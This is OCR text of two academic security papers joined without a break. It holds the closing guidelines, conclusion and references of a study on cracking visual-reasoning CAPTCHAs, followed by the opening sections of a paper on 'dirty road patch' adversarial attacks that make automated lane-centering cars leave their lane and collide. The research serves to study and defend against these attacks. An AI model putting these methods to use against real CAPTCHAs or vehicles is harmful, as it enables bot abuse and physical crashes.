
on the observation of the effectiveness of the different design features of visual reasoning CAPTCHAs, we summarize three guidelines for future CAPTCHA design that could make these types of CAPTCHAs harder to crack. We also evaluate the recommendations experimentally and continue to use commonsense knowledge in CAPTCHAs in future work.

Using a larger category set. As discussed above, using more categories in CAPTCHA design results in a larger theoretical solution space that a malicious bot must search and thus provides better security. To evaluate this guideline, we expanded the robustness experiments in Section 4.4 in the same experimental settings. Under the same amount of data, attacking VTT challenges containing 100 Chinese character classes is more difficult than attacking 50 Chinese character classes. The attack results in Table 11 strongly demonstrate our opinion. Meanwhile, according to our experimental results in Table 7, the classification accuracy for Chinese characters is the lowest among regular geometries, English letters, and digits, which indicates that using more classes indeed provides better defense against adversaries. Research by Algwil et al. [2] also corroborates our view. They have shown that in the context of recognition tasks, it is more demanding to attack CAPTCHAs with a Chinese mechanism than Roman character-based CAPTCHAs. One important reason is that the Chinese character set is a larger category set than English letters.

Table 11: The attack success rates of adding more categories.

	50 classes	100 classes
Attack Success Rate	77.7%	69.7%

Making some occlusion. Occlusion refers to the case in which the view of an object is partially blocked by another object. Making some occlusion will enhance the security of CAPTCHAs. To confirm this guideline, we set comparative experiments for no occlusion and occlusion of the answer objects, as shown in Figure 10. Meanwhile, we explore whether occlusion will affect human pass rates. We use one single question type and only regular geometries contained in images to simplify the experiments. Table 12 shows that the occlusion of the answer objects has significant impact on the machine attack results but has little impact on humans' ability



(a) Please click the red sphere

(b) Please click the yellow cylinder

Figure 10: Examples of no occlusion (left) and occlusion (right) of the answer objects.

to solve the CAPTCHA. The root cause lies in the fact that once part of an object is blocked, its edge information and part of its texture information are lost, in turn, which will affect the final prediction of the CNN model. In contrast, humans can infer the shape contour of an object by observing only a small fraction of it. Therefore, for visual perception-based CAPTCHAs, designers can make use of this defect of machine learning to enhance the security of CAPTCHAs.

Table 12: The attack success rate and human pass rate under different occlusion settings.

	No Occlusion	Occlusion
Attack Success Rate	86.0%	69.5%
Human Pass Rate	93.9%	92.9%

Using more variations. Variation refers to objects in the same category that appear subtly different but remain the same in their main outline and basic features. The experimental results of our holistic attack in Table 4 demonstrate that among all our attack failure cases, the recognition error rate is the highest for regular geometric objects. The root cause lies in the fact that more variations are introduced in the design of the geometric objects used in the VTT CAPTCHA, such as the *notch* and *slant* attributes. On the one hand, these attributes raise the difficulty for a model in recognizing the object category; on the other hand, recognizing these attributes themselves is even more challenging for a model than the category classification task. In fact, Zi et al. [60] argued that using a number of character fonts can greatly increase CAPTCHA security because it introduces more variations and requires a more robust attack model. Therefore, more variations can be introduced to enhance security.

Commonsense knowledge. Abstract concepts can be regarded as a type of commonsense knowledge. The inability of our holistic model to address abstract concepts resulted in

81.9%, 45.7% and 38.3% of its failures on VTT tests based on Chinese characters, English letters, and digits, respectively, as shown in Table 4, and our modular method can solve only a limited subset of challenges based on abstract concepts. However, the body of commonsense knowledge held by humans is nearly infinite. All these experimental results show that solving problems based on commonsense knowledge is indeed a complex task for current machine learning and deep learning algorithms. The high abstractness and infinite scope of commonsense knowledge greatly increase the problem complexity for a machine. We believe CAPTCHAs invoking commonsense knowledge will be a promising research direction.

7 Conclusion

In this paper, we explored the hard AI problems underlying current existing CAPTCHAs and found that conventional CAPTCHA schemes have been proven to be insecure. We comprehensively studied the security of one representative visual reasoning scheme, Tencent's VTT CAPTCHA, by means of a holistic attack and a modular attack and achieved success rates of 67.3% and 88.0%, respectively. To test the robustness of our method, we also conducted supplementary experiments on three other visual reasoning schemes. Our high success rates prove that the latest effort to use novel, hard AI problems (visual reasoning) for CAPTCHAs has not yet succeeded. We further summarized three guidelines for future vision-related CAPTCHA design and believe that in particular, the adoption of commonsense knowledge in CAPTCHA design has promising prospects.

Acknowledge

We would like to thank our shepherd David Freeman and the anonymous reviewers for their valuable suggestions for improving this paper. This paper was supported by the Natural Science Foundation of China under Grant 61972306 and sponsored by Zhejiang Lab (No. 2021KD0AB03).

References

[1] Naveed Akhtar and Ajmal Mian. Threat of adversarial attacks on deep learning in computer vision: A survey. *IEEE Access*, 6:14410–14430, 2018.

[2] Abdalnaser Algwil, Dan Ciresan, Beibei Liu, and Jeff Yan. A security analysis of automated Chinese turing tests. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, pages 520–532, 2016.

[3] Stanislaw Antol, Aishwarya Agrawal, Jiasen Lu, Margaret Mitchell, Dhruv Batra, C Lawrence Zitnick, and Devi Parikh. VQA: Visual question answering. In *Proceedings of the IEEE international conference on computer vision*, pages 2425–2433, 2015.

[4] Elie Bursztein, Jonathan Aigrain, Angelika Moscicki, and John C Mitchell. The end is nigh: Generic solving of text-based CAPTCHAs. In *8th {USENIX} Workshop on Offensive Technologies ({WOOT} 14)*, 2014.

[5] Elie Bursztein, Matthieu Martin, and John Mitchell. Text-based CAPTCHA strengths and weaknesses. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 125–138, 2011.

[6] Elie Bursztein, Angelique Moscicki, Celine Fabry, Steven Bethard, John C Mitchell, and Dan Jurafsky. Easy does it: more usable CAPTCHAs. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2637–2646, 2014.

[7] Kumar Chellapilla, Kevin Larson, Patrice Y Simard, and Mary Czerwinski. Computers beat Humans at Single Character Recognition in Reading based Human Interaction Proofs (HIPs). In *CEAS*, 2005.

[8] Xinlei Chen, Li-Jia Li, Li Fei-Fei, and Abhinav Gupta. Iterative visual reasoning beyond convolutions. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 7239–7248, 2018.

[9] Dangdang. Rotation CAPTCHA in Dangdang login website. https://login.dangdang.com/signin.aspx?returnurl=http%3A//www.dangdang.com/.

[10] Dingxiang. Dingxiang's CAPTCHAs website. https://www.dingxiang-inc.com/business/captcha.

[11] Jeremy Elson, John R Douceur, Jon Howell, and Jared Saul. ASIRRA: a CAPTCHA that exploits interest-aligned manual image categorization. In *ACM Conference on Computer and Communications Security*, volume 7, pages 366–374, 2007.

[12] Haichang Gao, Lei Lei, Xin Zhou, Jiawei Li, and Xiyang Liu. The robustness of face-based CAPTCHAs. In *2015 IEEE International Conference on Computer and Information Technology; Ubiquitous Computing and Communications; Dependable, Autonomic and Secure Computing; Pervasive Intelligence and Computing*, pages 2248–2255. IEEE, 2015.

[13] Haichang Gao, Mengyun Tang, Yi Liu, Ping Zhang, and Xiyang Liu. Research on the security of microsoft's two-layer CAPTCHA. *IEEE Transactions on Information Forensics and Security*, 12(7):1671–1685, 2017.

[14] Haichang Gao, Wei Wang, Jiao Qi, Xuqin Wang, Xiyang Liu, and Jeff Yan. The robustness of hollow CAPTCHAs. In *Proceedings of the 2013 ACM SIGSAC conference*

on Computer & communications security, pages 1075–1086, 2013.

[15] Haichang Gao, Jeff Yan, Fang Cao, Zhengya Zhang, Lei Lei, Mengyun Tang, Ping Zhang, Xin Zhou, Xuqin Wang, and Jiawei Li. A Simple Generic Attack on Text CAPTCHAs. In *23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA, February 21-24, 2016*, 2016.

[16] Geetest. The Geetest website. https://www.geetest.com/en/demo.

[17] Dileep George, Wolfgang Lehrach, Ken Kansky, Miguel Lázaro-Gredilla, Christopher Laan, Bhaskara Marthi, Xinghua Lou, Zhaoshi Meng, Yi Liu, Huayan Wang, et al. A generative vision model that trains with high data efficiency and breaks text-based CAPTCHAs. *Science*, 358(6368):eaag2612, 2017.

[18] Philippe Golle. Machine learning attacks against the ASIRRA CAPTCHA. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 535–542, 2008.

[19] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572*, 2014.

[20] Google. Google reCAPTCHA website. https://developers.google.com/recaptcha/intro.

[21] Rich Gossweiler, Maryam Kamvar, and Shumeet Baluja. What's up CAPTCHA? A CAPTCHA based on image orientation. In *Proceedings of the 18th international conference on World wide web*, pages 841–850, 2009.

[22] Gaurav Goswami, Brian M Powell, Mayank Vatsa, Richa Singh, and Afzel Noore. FaceDCAPTCHA: Face detection based color image CAPTCHA. *Future Generation Computer Systems*, 31:59–68, 2014.

[23] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 770–778, 2016.

[24] Jie Hu, Li Shen, and Gang Sun. Squeeze-and-excitation networks. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 7132–7141, 2018.

[25] Drew A Hudson and Christopher D Manning. Compositional attention networks for machine reasoning. *arXiv preprint arXiv:1803.03067*, 2018.

[26] Justin Johnson, Bharath Hariharan, Laurens van der Maaten, Li Fei-Fei, C Lawrence Zitnick, and Ross Girshick. CLEVR: A diagnostic dataset for compositional language and elementary visual reasoning. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 2901–2910, 2017.

[27] Justin Johnson, Bharath Hariharan, Laurens Van Der Maaten, Judy Hoffman, Li Fei-Fei, C Lawrence Zitnick, and Ross Girshick. Inferring and executing programs for visual reasoning. In *Proceedings of the IEEE International Conference on Computer Vision*, pages 2989–2998, 2017.

[28] Diederik P Kingma and Jimmy Ba. ADAM: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*, 2014.

[29] Qiujie Li. A computer vision attack on the ARTiFACIAL CAPTCHA. *Multimedia Tools and Applications*, 74(13):4583–4597, 2015.

[30] Wei Liu, Dragomir Anguelov, Dumitru Erhan, Christian Szegedy, Scott Reed, Cheng-Yang Fu, and Alexander C Berg. SSD: Single shot multibox detector. In *European conference on computer vision*, pages 21–37. Springer, 2016.

[31] Mateusz Malinowski and Mario Fritz. A multi-world approach to question answering about real-world scenes based on uncertain input. In *Advances in neural information processing systems*, pages 1682–1690, 2014.

[32] Greg Mori and Jitendra Malik. Recognizing objects in adversarial clutter: Breaking a visual CAPTCHA. In *2003 IEEE Computer Society Conference on Computer Vision and Pattern Recognition, 2003. Proceedings.*, volume 1, pages I–I. IEEE, 2003.

[33] Hossein Nejati, Ngai-Man Cheung, Ricardo Sosa, and Dawn CI Koh. DeepCAPTCHA: an image CAPTCHA based on depth perception. In *Proceedings of the 5th ACM multimedia systems conference*, pages 81–90, 2014.

[34] NetEase. NetEase's reasoning puzzle CAPTCHA. https://dun.163.com/trial/inference.

[35] NetEase. NetEase's visual reasoning CAPTCHA. https://dun.163.com/trial/space-inference.

[36] NetEase. NetEase's word-order click CAPTCHA. https://dun.163.com/trial/word-order.

[37] Margarita Osadchy, Julio Hernandez-Castro, Stuart Gibson, Orr Dunkelman, and Daniel Pérez-Cabo. No bot expects the DeepCAPTCHA! Introducing immutable adversarial examples, with applications to CAPTCHA generation. *IEEE Transactions on Information Forensics and Security*, 12(11):2640–2653, 2017.

[38] Joseph Redmon and Ali Farhadi. YOLOv3: An incremental improvement. *arXiv preprint arXiv:1804.02767*, 2018.

[39] Shaoqing Ren, Kaiming He, Ross Girshick, and Jian Sun. Faster R-CNN: Towards real-time object detection with region proposal networks. In *Advances in neural information processing systems*, pages 91–99, 2015.

[40] Yong Rui and Zicheng Liu. ARTiFACIAL: Automated reverse turing test using facial features. *Multimedia Systems*, 9(6):493–502, 2004.

[41] Mike Schuster and Kuldip K Paliwal. Bidirectional recurrent neural networks. *IEEE transactions on Signal Processing*, 45(11):2673–2681, 1997.

[42] Chenghui Shi, Xiaogang Xu, Shouling Ji, Kai Bu, Jianhai Chen, Raheem Beyah, and Ting Wang. Adversarial CAPTCHAs. *arXiv preprint arXiv:1901.01107*, 2019.

[43] Jiaxin Shi, Hanwang Zhang, and Juanzi Li. Explainable and explicit visual reasoning over scene graphs. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 8376–8384, 2019.

[44] Suphannee Sivakorn, Iasonas Polakis, and Angelos D Keromytis. I am robot:(deep) learning to break semantic image CAPTCHAs. In *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 388–403. IEEE, 2016.

[45] Mengyun Tang, Haichang Gao, Yang Zhang, Yi Liu, Ping Zhang, and Ping Wang. Research on deep learning techniques in breaking text-based CAPTCHAs and designing image-based CAPTCHA. *IEEE Transactions on Information Forensics and Security*, 13(10):2522–2537, 2018.

[46] Tencent. Tencent waterproof wall website. https://007.qq.com/online.html.

[47] Sheng Tian and Tao Xiong. A Generic Solver Combining Unsupervised Learning and Representation Learning for Breaking Text-Based CAPTCHAs. In *Proceedings of The Web Conference 2020*, pages 860–871, 2020.

[48] Erkam Uzun, Simon Pak Ho Chung, Irfan Essa, and Wenke Lee. rtCAPTCHA: A Real-Time CAPTCHA Based Liveness Detection System. In *NDSS*, 2018.

[49] Shardul Vikram, Yinan Fan, and Guofei Gu. SEMAGE: a new image-based two-factor CAPTCHA. In *Proceedings of the 27th Annual Computer Security Applications Conference*, pages 237–246, 2011.

[50] Luis Von Ahn, Manuel Blum, and John Langford. Telling humans and computers apart automatically. *Communications of the ACM*, 47(2):56–60, 2004.

[51] Luis Von Ahn, Benjamin Maurer, Colin McMillen, David Abraham, and Manuel Blum. reCAPTCHA: Human-based character recognition via web security measures. *Science*, 321(5895):1465–1468, 2008.

[52] Haipeng Wang, Feng Zheng, Zhuoming Chen, Yi Lu, Jing Gao, and Renjia Wei. A CAPTCHA Design Based on Visual Reasoning. In *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 1967–1971. IEEE, 2018.

[53] Ping Wang, Haichang Gao, Qingxun Rao, Sainan Luo, Zhongni Yuan, and Ziyu Shi. A Security Analysis of CAPTCHAs with Large Character Sets. *IEEE Transactions on Dependable and Secure Computing*, 2020.

[54] Xinhua. Xinhua Dictionary website. http://xh.5156edu.com/.

[55] Jeff Yan and Ahmad Salah El Ahmad. Breaking visual CAPTCHAs with naive pattern recognition algorithms. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*, pages 279–291. IEEE, 2007.

[56] Jeff Yan and Ahmad Salah El Ahmad. A Low-cost Attack on a Microsoft CAPTCHA. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 543–554, 2008.

[57] Guixin Ye, Zhanyong Tang, Dingyi Fang, Zhanxing Zhu, Yansong Feng, Pengfei Xu, Xiaojiang Chen, and Zheng Wang. Yet another text CAPTCHA solver: A generative adversarial network based approach. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 332–348, 2018.

[58] Binbin Zhao, Haiqin Weng, Shouling Ji, Jianhai Chen, Ting Wang, Qinming He, and Reheem Beyah. Towards evaluating the security of real-world deployed image CAPTCHAs. In *Proceedings of the 11th ACM Workshop on Artificial Intelligence and Security*, pages 85–96, 2018.

[59] Bin B Zhu, Jeff Yan, Qiujie Li, Chao Yang, Jia Liu, Ning Xu, Meng Yi, and Kaiwei Cai. Attacks and design of image recognition CAPTCHAs. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 187–200, 2010.

[60] Yang Zi, Haichang Gao, Zhouhang Cheng, and Yi Liu. An End-to-End Attack on Text CAPTCHAs. *IEEE Transactions on Information Forensics and Security*, 15:753–766, 2019.

Dirty Road Can Attack: Security of Deep Learning based Automated Lane Centering under Physical-World Attack

Takami Sato*
UC Irvine
takamis@uci.edu

Junjie Shen*
UC Irvine
junjies1@uci.edu

Ningfei Wang
UC Irvine
ningfei.wang@uci.edu

Yunhan Jia
ByteDance
yunhan.jia@bytedance.com

Xue Lin
Northeastern University
xue.lin@northeastern.edu

Qi Alfred Chen
UC Irvine
alfchen@uci.edu

Abstract

Automated Lane Centering (ALC) systems are convenient and widely deployed today, but also highly security and safety critical. In this work, we are the first to systematically study the security of state-of-the-art deep learning based ALC systems in their designed operational domains under physical-world adversarial attacks. We formulate the problem with a safety-critical attack goal, and a novel and domain-specific attack vector: dirty road patches. To systematically generate the attack, we adopt an optimization-based approach and overcome domain-specific design challenges such as camera frame inter-dependencies due to attack-influenced vehicle control, and the lack of objective function design for lane detection models.

We evaluate our attack on a production ALC using 80 scenarios from real-world driving traces. The results show that our attack is highly effective with over 97.5% success rates and less than 0.903 sec average success time, which is substantially lower than the average driver reaction time. This attack is also found (1) robust to various real-world factors such as lighting conditions and view angles, (2) general to different model designs, and (3) stealthy from the driver's view. To understand the safety impacts, we conduct experiments using software-in-the-loop simulation and attack trace injection in a real vehicle. The results show that our attack can cause a 100% collision rate in different scenarios, including when tested with common safety features such as automatic emergency braking. We also evaluate and discuss defenses.

1 Introduction

Automated Lane Centering (ALC) is a Level-2 driving automation technology that automatically steers a vehicle to keep it centered in the traffic lane [1]. Due to its high convenience for human drivers, today it is widely available on various vehicle models such as Tesla, GM Cadillac, Honda Accord, Toyota RAV4, Volvo XC90, etc. While convenient, such system is highly security and safety critical: When the ALC system starts to make wrong steering decisions, the human driver may not have enough reaction time to prevent safety hazards such as driving off road or colliding into vehicles in adjacent lanes. Thus, it is imperative and urgent to understand the security property of ALC systems.

In an ALC system, the most critical step is *lane detection*, which is generally performed using a front camera. So far, Deep Neural Network (DNN) based lane detection achieves the highest accuracy [2] and is adopted in the most performant production ALC systems today such as Tesla Autopilot [3]. Recent works show that DNNs are vulnerable to physical-world adversarial attacks such as malicious stickers on traffic signs [4, 5]. However, these methods cannot be directly applied to attack ALC systems due to two main design challenges. First, in ALC systems, the physical-world attack generation needs to handle *inter-dependencies* among camera frames due to attack-influenced vehicle actuation. For example, if the attack deviates the detected lane to the right in a frame, the ALC system will steer the vehicle to the right accordingly. This causes the following frames to capture road areas more to the right, and thus directly affect their attack generation. Second, the optimization objective function designs in prior works are mainly for image classification or object detection models and thus aim at changing class or bounding box probabilities [4, 5]. However, attacking lane detection requires to change the *shape* of the detected traffic lane, making it difficult to directly apply prior designs.

The only prior effort that studied adversarial attacks on a production ALC is from Tencent [6], which fooled Tesla Autopilot to follow fake lane lines created by white stickers on road regions *without lane lines*. However, it is neither attacking the designed operational domain for ALC, i.e., roads *with lane lines*, nor generating the perturbations systematically by addressing the design challenges above.

To fill this critical research gap, in this work we are the first to systematically study the security of DNN-based ALC systems in their designed operational domains (i.e., roads with lane lines) under physical-world adversarial attacks. Since ALC systems assume a fully-attentive human driver prepared to take over at any time [1, 7], we identify the attack goal as not only causing the victim to drive out of the current

*Co-first authors.

lane boundaries, but also achieving it shorter than the average driver reaction time to road hazard. This thus directly breaks the design goal of ALC systems and can cause various types of safety hazards such as driving off road and vehicle collisions.

Targeting this attack goal, we design a novel physical-world adversarial attack method on ALC systems, called *DRP (Dirty Road Patch) attack*, which is the first to systematically address the design challenges above. First, we identify *dirty road patches* as a novel and domain-specific attack vector for physical-world adversarial attacks on ALC systems. This design has 2 unique advantages: (1) Road patches can appear to be legitimately deployed on traffic lanes in the physical world, e.g., for fixing road cracks; and (2) Since it is common for real-world roads to have dirt or white stains, using similar dirty patterns as the input permutations can allow the malicious road patch to appear more normal and thus stealthier.

With this attack vector, we then design systematic malicious road patch generation following an optimization-based approach. To efficiently and effectively address the first design challenge without heavyweight road testing or simulations, we design a novel method that combines vehicle motion model and perspective transformation to dynamically synthesize camera frame updates according to attack-influenced vehicle control. Next, to address the second design challenge, one direct solution is to design the objective function to directly change the steering angle decisions. However, we find that the lateral control step in ALC that calculates steering angle decisions are generally not differentiable, which makes it difficult to effectively optimize. To address this, we design a novel lane-bending objective function as a differentiable surrogate function. We also have domain-specific designs for attack robustness, stealthiness, and physical-world realizability.

We evaluate our attack method on a production ALC system in OpenPilot [8], which is reported to have close performance to Tesla Autopilot and GM Super Cruise, and better than many others [9]. We perform experiments on 80 attack scenarios from real-world driving traces, and find that our attack is highly effective with over 97.5% success rates for all scenarios, and less than 0.903 sec average success time, which is substantially lower than 2.5 sec, the average driver reaction time (§3.1). This means that even for a fully-attentive driver who can take over as soon as the attack starts to take effect, the average reaction time is still not enough to prevent the damage. We further find this attack is (1) robust to real-world factors such as different lighting conditions, viewing angles, printer color fidelity, and camera sensing capability, (2) general to different lane detection model designs, and (3) stealthy from the driver's view based on a user study.

To understand the potential safety impacts, we further conduct experiments using (1) software-in-the-loop simulation in a production-grade simulator, and (2) attack trace injection in a real vehicle. The simulation results show that our attack can successfully cause a victim running a production ALC to hit the highway concrete barrier or a truck in the opposite direction with 100% success rates. The real-vehicle experiments show that it causes the vehicle to collide with (dummy) road obstacles in all 10 trials even with common safety features such as Automatic Emergency Braking (AEB) enabled. Demo videos are available at: **https://sites.google.com/view/cav-sec/drp-attack/**. We also explore and discuss possible defenses at DNN level and those based on sensor/data fusion.

In summary, this work makes the following contributions:

- We are the first to systematically study the security of DNN-based ALC in the designed operational domains under physical-world adversarial attacks. We formulate the problem with a safety-critical attack goal, and a novel and domain-specific attack vector, dirty road patches.
- To systematically generate attack patches, we adopt an optimization-based approach with 2 major novel and domain specific designs: motion model based input generation, and lane-bending objective function. We also have domain-specific designs for improving the attack robustness, stealthiness, and physical-world realizability.
- We perform evaluation on a production ALC using 80 attack scenarios from real-world driving traces. The results show that our attack is highly effective with $\geq$97.5% success rates and $\leq$0.903 sec average success time, which is substantially lower than the average driver reaction time. This attack is also found (1) robust to various real-world factors, (2) general to different lane detection model designs, and (3) stealthy from the driver's view.
- To understand the safety impacts, we conduct experiments using (1) software-in-the-loop simulation, and (2) attack trace injection in a real vehicle. The results show that our attack can cause a 100% collision rate in different scenarios, including when tested with safety features such as AEB. We also evaluate and discuss possible defenses.

Code and data release. Our code and data for the attack and evaluations are available at our project website [10].

2 Background

2.1 Overview of DNN-based ALC Systems

Fig. 1 shows an overview of a typical ALC system design [8, 11, 12], which operates in 3 steps:

Lane Detection (LD). Lane detection (LD) is the most critical step in an ALC system, since the driving decisions later are mainly made based on its output. Today, production ALC systems predominately use front cameras for this step [3, 13]. On the camera frames, an LD model is used to detect lane lines. Recently, DNN-based LD models achieve the state-of-the-art accuracy [14–16] and thus are adopted in the most performant production ALC systems today such as Tesla Autopilot [3]. Since lane line shapes do not change much across consecutive frames, recurrent DNN structure (e.g., RNN) is widely adopted in LD models to achieve more stable prediction [8, 17, 18]. LD models typically first predict the lane line points, and then post-process them to lane line




Figure 1: Overview of the typical ALC system design.

curves using curve fitting algorithms [14, 15, 19, 20].

Before the LD model is applied, a Region of Interest (ROI) filtering is usually performed to the raw camera frame to crop the most important area out of it (i.e., the road surface with lane lines) as the model input. Such ROI area is typically around the center and much smaller than the original frame, to improve the model performance and accuracy [21].

Lateral control. This step calculates *steering angle decisions* to keep the vehicle driving at the center of the detected lane. It first computes a desired driving path, typically at the center of the detected left and right lane lines [22]. Next, a control loop mechanism, e.g., Proportional-Integral-Derivative (PID) [23] or Model Predictive Control (MPC) [24], is applied to calculate the optimal steering angle decisions that can follow the desired driving path as much as possible considering the vehicle state and physical constraints.

Vehicle actuation. This step interprets the steering angle decision into actuation commands in the form of *steering angle changes*. Here, such actuated changes are limited by a maximum value due to the physical constraints of the mechanical control units and also for driving stability and safety [22]. For example, in our experiments with a production ALC with 100 Hz control frequency, such limit is 0.25° per control step (every 10 ms) for vehicle models [25]. As detailed later in §3.3, such a steering limit prevents ALC systems from being affected too much from successful attack in one single LD frame, which introduces a unique challenge to our design.

2.2 Physical-World Adversarial Attacks

Recent works find that DNN models are generally vulnerable to adversarial examples, or adversarial attacks [26, 27]. Some works further explored such attacks in the physical world [4, 5, 28–31]. While these prior works concentrate on DNN models for image classification and object detection tasks, we are the first to systematically study such attacks on production DNN-based ALC systems, which requires to address several new and unique design challenges as detailed later in §3.3.

3 Attack Formulation and Challenge

3.1 Attack Goal and Incentives

In this paper, we consider an attack goal that directly breaks the design goal of ALC systems: causing the victim vehicle a lateral deviation (i.e., deviating to the left or right) large enough to drive out of the current lane boundaries. Meanwhile, since ALC systems assume a fully-attentive human driver who is prepared to take over at any moment [1, 7], such deviation needs to be achieved fast enough so that the human driver cannot react in time to take over and steer back. Table 1 shows concrete values of these two requirements for successful attacks on highway and local roads respectively, which will be used as evaluation metrics later in §5. In the table, the required deviations are calculated based on representative vehicle and lane widths in the U.S., and the required success time is determined using commonly-used average driver reaction time to road hazards, which is detailed in Appendix A.

Table 1: Required deviations and success time for successful attacks on ALC systems on highway and local roads. Detailed calculations and explanations are in Appendix A.

Road Type	Required Lateral Deviation	Required Success Time
Highway	0.735 meters	<2.5 seconds (average driver reaction time to road hazard)
Local road	0.285 meters	

Targeted scenario: Free-flow driving. Our study targets the most common driving scenario for using ALC systems: *free-flow* driving scenarios [32], in which a vehicle has at least 5–9 seconds clear headway [33] and thus can drive freely without considering the front vehicle [32].

Safety implications. The attack goal above can directly cause various safety hazards in the real world: (1) *Driving off road*, which is a direct violation of traffic rules [34] and can cause various safety hazards such as hitting road curbs or falling down the highway cliff. (2) *Vehicle collisions*, e.g., with vehicles parked on the road side, or driving in adjacent or opposite traffic lanes on a local road or a two-lane undivided highway. Even with obstacle or collision avoidance, these collisions are still possible for two reasons. First, today's obstacle and collision avoidance systems are not perfect. For example, a recent study shows that the AEB (Automatic Emergency Braking) systems in popular vehicle models today fail to avoid crashes 60% of the time [35]. Second, even if they can successfully perform emergency stop, they cannot prevent the victim from being hit by other vehicles that fail to yield on time. Later in §7, we evaluate the safety impacts of our attack with a simulator and a real vehicle.

3.2 Threat Model

We assume that the attacker can obtain the same ALC system as the one used by the victim to get a full knowledge of its implementation details. This can be done through purchasing or renting the victim vehicle model and reverse engineering it, which has already been demonstrated possible on Tesla Autopilot [6]. Moreover, there exist production ALC systems that are open sourced [8]. We also assume that the attacker can obtain a motion model [36] of the victim vehicle, which will be used in our attack generation process (§4.2). This is a realistic assumption since the most widely-used motion model (used by us in §4.2) only needs vehicle parameters such as steering ratio and wheelbase as input [36], which can be directly found from vehicle model specifications. We assume the victim drives at the speed limit of the target road, which is the most common case for free-flow driving. In the attack preparation time, we assume that the attacker can collect the ALC inputs (e.g., camera frames) of the target road by driving

the victim vehicle model there with the ALC system on.

3.3 Design Challenges

Compared to prior works on physical-world adversarial attacks on DNNs, we face 3 unique design challenges:

C1. Lack of legitimately-deployable attack vector in the physical world. To affect the camera input of an ALC system, it is ideal if the malicious perturbations can appear legitimately around traffic lane regions in the physical world. To achieve high legitimacy, such perturbations also must not change the original human-perceived lane information. Prior works use small stickers or graffiti in physical-world adversarial attacks [4–6]. However, directly performing such activities to traffic lanes in public is illegal [37]. In our problem setting, the attacker needs to operate in the middle of the road when deploying the attack on traffic lanes. Thus, if the attack vector cannot be disguised as legitimate activities, it becomes highly difficult to deploy the attack in practice.

C2. Camera frame inter-dependency due to attack-influenced vehicle actuation. In real-world ALC systems, a successful attack on one single frame can barely cause any meaningful lateral deviations due to the steering angle change limit at the vehicle actuation step (§2.1). For example, for the vehicle models with 0.25° angle change limit per control loop (§2.1), even if a successful attack on a single frame causes a very large steering angle decision at MPC output (e.g., 90°), it can only cause at most 1.25° actuated steering angle changes before the next frame comes, which can only cause up to *0.3-millimeter* lateral deviations at 45 mph (∼72 km/h). More detailed explanations are in our extended version [38].

Thus, to achieve our attack goal in §3.1, the attack must be *continuously effective on sequential camera frames* to increasingly reach larger actuated steering angles and thus larger lateral deviations per frame. In this process, due to the dynamic vehicle actuation applied by the ALC system, the attack effectiveness for later frames are directly dependent on that for earlier frames. For example, if the attack successfully deviates the detected lane to the right in a frame, the ALC system will steer the vehicle to the right accordingly. This causes the following frames to capture road areas more to the right, and thus directly affect their attack generation. There are prior works considering attack robustness across sequential frames, e.g., using EoT [29, 30] and universal perturbation [39], but none of them consider frame inter-dependencies due to attack-influenced vehicle actuation in our problem setting.

C3. Lack of differentiable objective function design for LD models. To systematically generate adversarial inputs, prior works predominately adopt optimization-based approaches, which have shown both high efficiency and effectiveness [4, 26]. However, the objective function designs in these prior works are mainly for image classification [4, 30] or object detection [4, 5] models, which thus aim at decreasing class or bounding box probabilities. However, as introduced in §2.1, LD models output detected lane line curves, and thus to achieve our attack goal the objective function needs to aim at changing the *shape* of such curves. This is substantially different from decreasing probability values, and thus none of these existing designs can directly apply.

Closer to our problem, prior works that attack end-to-end autonomous driving models [40–43] directly design their objective function to change the final steering angle decisions. However, as described in §2.1, state-of-the-art LD models do not directly output steering angle decisions. Instead, they output lane line curves and rely on the lateral control step to compute the final steering angle decisions. However, many steps in the lateral control module, e.g., the desired driving patch calculation and the MPC framework, are generally not differentiable to the LD model input (i.e., camera frames), which makes it difficult to effectively optimize.

4 Dirty Road Patch Attack Design

In this paper, we are the first to systematically address the design challenges above by designing a novel physical-world attack method on ALC, called *Dirty Road Patch (DRP) attack*.

4.1 Design Overview

To address the 3 design challenges in §3.3, our DRP attack method has the following novel design components:

